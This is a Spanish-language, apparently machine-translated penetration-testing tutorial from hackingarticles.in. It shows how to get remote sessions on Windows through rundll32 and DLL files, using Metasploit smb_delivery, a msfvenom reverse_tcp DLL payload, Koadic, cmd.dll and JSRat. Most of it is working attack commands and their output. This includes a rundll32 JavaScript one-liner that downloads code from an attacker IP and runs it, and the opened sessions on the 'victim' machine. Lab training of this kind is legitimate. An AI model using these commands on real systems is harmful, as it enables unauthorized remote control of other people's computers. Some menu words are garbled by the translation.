

WWW.HACKINGARTICLES.IN

Contenido

Introducción	3	
Laboral	3	
Métodos	3	
Entrega a PYMES	4	
MSFVenom	5	
Koádico	6	
Obtener símbolo del sistema a través de cmd.dll		.8
JSRat	9	
Conclusión	13	



Introducción

Los archivos DLL de Windows son muy importantes para que funcione el sistema operativo Windows y también determinan el funcionamiento de otros programas que personalizan su Windows. Los archivos de biblioteca de vínculos dinámicos (DLL) son tipos de archivos que brindan instrucciones a otros programas sobre cómo utilizar ciertas cosas. Por lo tanto, varios programas pueden compartir dichos archivos DLL, incluso simultáneamente. A pesar de tener el mismo formato que un archivo.exe, los archivos DLL no son directamente ejecutables como los archivos .exe. Las extensiones de archivo DLL pueden ser: .dll (Biblioteca de vínculos dinámicos), .OCX (controles ActiveX), .CPL (Panel de control), .DRV (controladores de dispositivos).

Laboral

Cuando están en uso, los archivos DLL se dividen en secciones. Esto hace que el trabajo con archivos DLL sea más fácil y rápido. Cada sección se instala en el programa principal en tiempo de ejecución. Como cada sección es diferente e independiente; el tiempo de carga es más rápido y solo se realiza cuando se requiere la funcionalidad de dicho archivo. Esta capacidad también hace que las actualizaciones sean más fáciles de aplicar sin afectar otras secciones. Por ejemplo, tienes un programa de diccionario y cada mes se añaden nuevas palabras, por lo que para ello lo único que tienes que hacer es actualizarlo; sin tener que instalar otro programa completo para ello.

Ventajas

- · Utiliza menos recursos.
- · Promueve la arquitectura modular.
- Facilita la implementación y la instalación.

Desventajas

- Una DLL dependiente se actualiza a una nueva versión.
- · Se corrige una DLL dependiente.
- Una DLL dependiente se sobrescribe con una versión anterior.
- Se elimina una DLL dependiente de la computadora.

Métodos

- Smb_Entrega
- MSFVeneno
- Koádico
- · Obtener símbolo del sistema a través de cmd.dll
- JSRat



Entrega SMB

Entonces, nuestro método es usar smb_delivery. Para utilizar este método, abra la terminal en Kali y escriba los siguientes comandos:

consolamsf

utilizar exploit/windows/smb/smb_delivery establecer srvhost 192.168.1.107 explotar


Ahora ejecute el código malicioso a través de rundll32.exe en la máquina con Windows para obtener sesiones de meterpreter.

```
msf > use exploit/windows/smb/smb_delivery  
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107
srvhost => 192.168.1.107
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Started service listener on 192.168.1.107:445
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```

Cuando se ejecute el exploit anterior, le proporcionará un comando que se ejecutará en la PC de la víctima; para conseguir una sesión. Entonces, copie y pegue el comando dado en la ventana de ejecución de la PC de la víctima como se muestra en la siguiente imagen:

rundll32.exe \\192.168.1.107\ZtmW\test.dll,0



Tan pronto como se ejecute el comando, tendrá su sesión de meterpreter. Para acceder al tipo de sesión:





```
<u>Sending stage (179779 bytes)</u> to 192.168.1.109
   Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.109:49157) at 2019
nsf exploit(windows/smb/smb_delivery) > sessions 1
*] Starting interaction with 1...
<u>meterpreter</u> > sysinfo
               : WIN-ELDTK41MUNG
omputer
                : Windows 7 (Build 7600).
rchitecture
ystem Language : en US
                : WORKGROUP
omain
ogged On Users : 2
eterpreter
                : x86/windows
eterpreter
```

MSFVeneno

Nuestro segundo método es a través de MSFVenom. Para utilizar este método, escriba el siguiente comando en la terminal de kali:


msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

Una vez creada la carga útil, ejecute el siguiente comando en la ventana Ejecutar de la PC de la víctima:

rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\1.dll





Simultáneamente, inicie multi/handler para obtener una sesión escribiendo: consolamsf

utilizar exploit/multi/handler
establecer carga útil windows/meterpreter/reverse_tcp
establecer lhost 192.168.1.107
establecer lport 1234

```
<u>msf</u> > use exploit/multi/handler
<u>msf</u> exploit(multi/handler) > set payload windows/meterpreter/reverse tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.109:49195) at 2019
meterpreter > sysinfo
                 : WIN-ELDTK41MUNG
Computer
05
                   Windows 7 (Build 7600).
Architecture
                   en US
System Language :
Domain
                   WORKGROUP
Logged On Users :
                   2
                   x86/windows
leterpreter
neterpreter >
```

Koádico

explotar

Nuestro siguiente método es utilizar el marco Koadic. Koadic es un rootkit post-explotación de Windows similar a otras herramientas de prueba de penetración como Meterpreter y Powershell Empire. Para saber más sobre



Koadic, lea nuestro artículo detallado sobre dicho marco a través de este enlace: https://www.hackingarticles.in/koadic-com-command-control-framework Una vez que koadic esté en funcionamiento, escriba:

```
utilizar stager/js/rundll32_js
establecer SRVHOST 192.168.1.107
correr
```

Ejecutar el exploit te dará un comando. Copie ese comando de rundll32.exe a 6.0") y péguelo en el símbolo del sistema de la PC de la víctima.

Una vez que ejecute el comando en el cmd, tendrá su sesión. Como se muestra en la siguiente imagen. Para acceder al tipo de sesión:


zombis 0



```
+] Zombie 0: Staging new connection (192.168.1.102)
+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate koadic: sta/js/rundll32_js)# zombies 0
                                        Alive
         Status:
                                        2019-01-12 12:42:49
         First Seen:
        Last Seen:
Staged From:
Listener:
                                        2019-01-12 12:42:56
                                        192.168.1.102
         IP:
                                        192.168.110.128
         User:
                                        WIN-ELDTK41MUNG\raj
                                        WIN-ELDTK41MUNG
         Hostname:
         Primary DC:
                                        Unknown
         OS:
OSBuild:
                                        Windows 7 Ultimate
         OSArch:
         Elevated:
                                        No
         User Agent:
                                        Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
                                        b022399eb9494d18be46c42700ca37c4
         Session Key:
         JOB NAME
                                                         STATUS
                                                                      ERRNO
```

Obtener símbolo del sistema a través de cmd.dll

Ahora el dilema es qué hacer si el símbolo del sistema está bloqueado en la PC de la víctima.




Si la línea de comando está bloqueada, existe un script desarrollado por Didier Stevens que puedes utilizar para resolver tu pequeño problema. Puedes encontrarlos en el siguiente enlace:

http://didierstevens.com/files/software/cmd-dll_v0_0_4.zip


En la URL anterior, descargará un archivo zip. Extraiga ese archivo zip y use el siguiente comando para ejecutar dicho archivo en ejecutar Windows:

rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\cmd.dll





Tan pronto como ejecute el comando, habrá desbloqueado el cmd. Como se muestra abajo:



JSRat

Nuestro siguiente método para atacar regsvr32 es utilizar JSRat y puedes descargarlo desde GitHub. Este es otro marco de comando y control como Koadic y Powershell Empire para generar tareas maliciosas solo para rundll32.exe y regsvr32.exe. JSRat creará un servidor web y en ese servidor web encontraremos nuestro archivo .js. Para utilizar este método, escriba:

./JSRat.py -i 192.168.1.107 -p 4444



```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444
```

Una vez que JSRat comience a funcionar, le dará un enlace para abrir en el navegador. Esa página web tendrá un código que se ejecutará en la computadora de la víctima.

```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
    [*] rundll32 invocation: http://192.168.1.107:4444/file.sct
    [*] regsvr32 invocation: http://192.168.1.107:4444/wtf
    [*] Client Command at: http://192.168.1.107:4444/wtf
    [*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

Por lo tanto, abra el enlace //192.168.1.107/wtf en su navegador. Allí encontrará dicho código como se muestra en la imagen a continuación:





Ejecute ese código en el símbolo del sistema de la PC de las víctimas como se muestra:

```
Microsoft Windows [Version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.w rite();h=newz0ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.1.107:1234/connect",false);try(h.Send();b=h.ResponseText;eval(b);)catch(e){newz0ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

C:\Users\raj>

C:\Users\raj>
```

Y listo, tendrás una sesión como la imagen a continuación:



```
[*] Incoming JSRat rundll32 Invoked Client: 192.168.1.106
   [*] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
JSRat Usage Options:
     CMD => Executes Provided Command
     run => Run EXE or Script
    read => Read File
  upload => Upload File
download => Download File
  delete => Delete File
    help => Help Menu
    exit => Exit Shell
(JSRat)> ipconfig 👍
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . : fe80::f13d:9cbe:797b:c1c4%16
  IPv4 Address. . . . . . . . . . : 192.168.110.128
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . : 192.168.110.1
Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . : fe80::41d4:8b46:c1d1:9bf%11
  IPv4 Address. . . . . . . . . : 192.168.1.106
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . : 192.168.1.1
Tunnel adapter isatap.{24DD6123-24E9-49B4-9AE9-80A0AAEAA2F6}:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
Tunnel adapter isatap.{F091F240-D0F4-4C15-994D-98E91088F42B}:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix
```



Conclusión

Los archivos DLL son una colección de varios códigos y procedimientos unidos. Estos archivos ayudan a que los programas de Windows se ejecuten con precisión. Estos archivos fueron creados para que múltiples programas los usen simultáneamente. Esta técnica ayuda a la conservación de la memoria. Por lo tanto, estos archivos son importantes y Windows los requiere para ejecutarse correctamente sin causar ningún tipo de problema a los usuarios. Por tanto, la explotación a través de dichos archivos es muy eficiente y letal. Los métodos presentados anteriormente son diferentes formas de hacerlo.





ÚNETE A NUESTRO

PROGRAMAS DE ENTRENAMIENTO

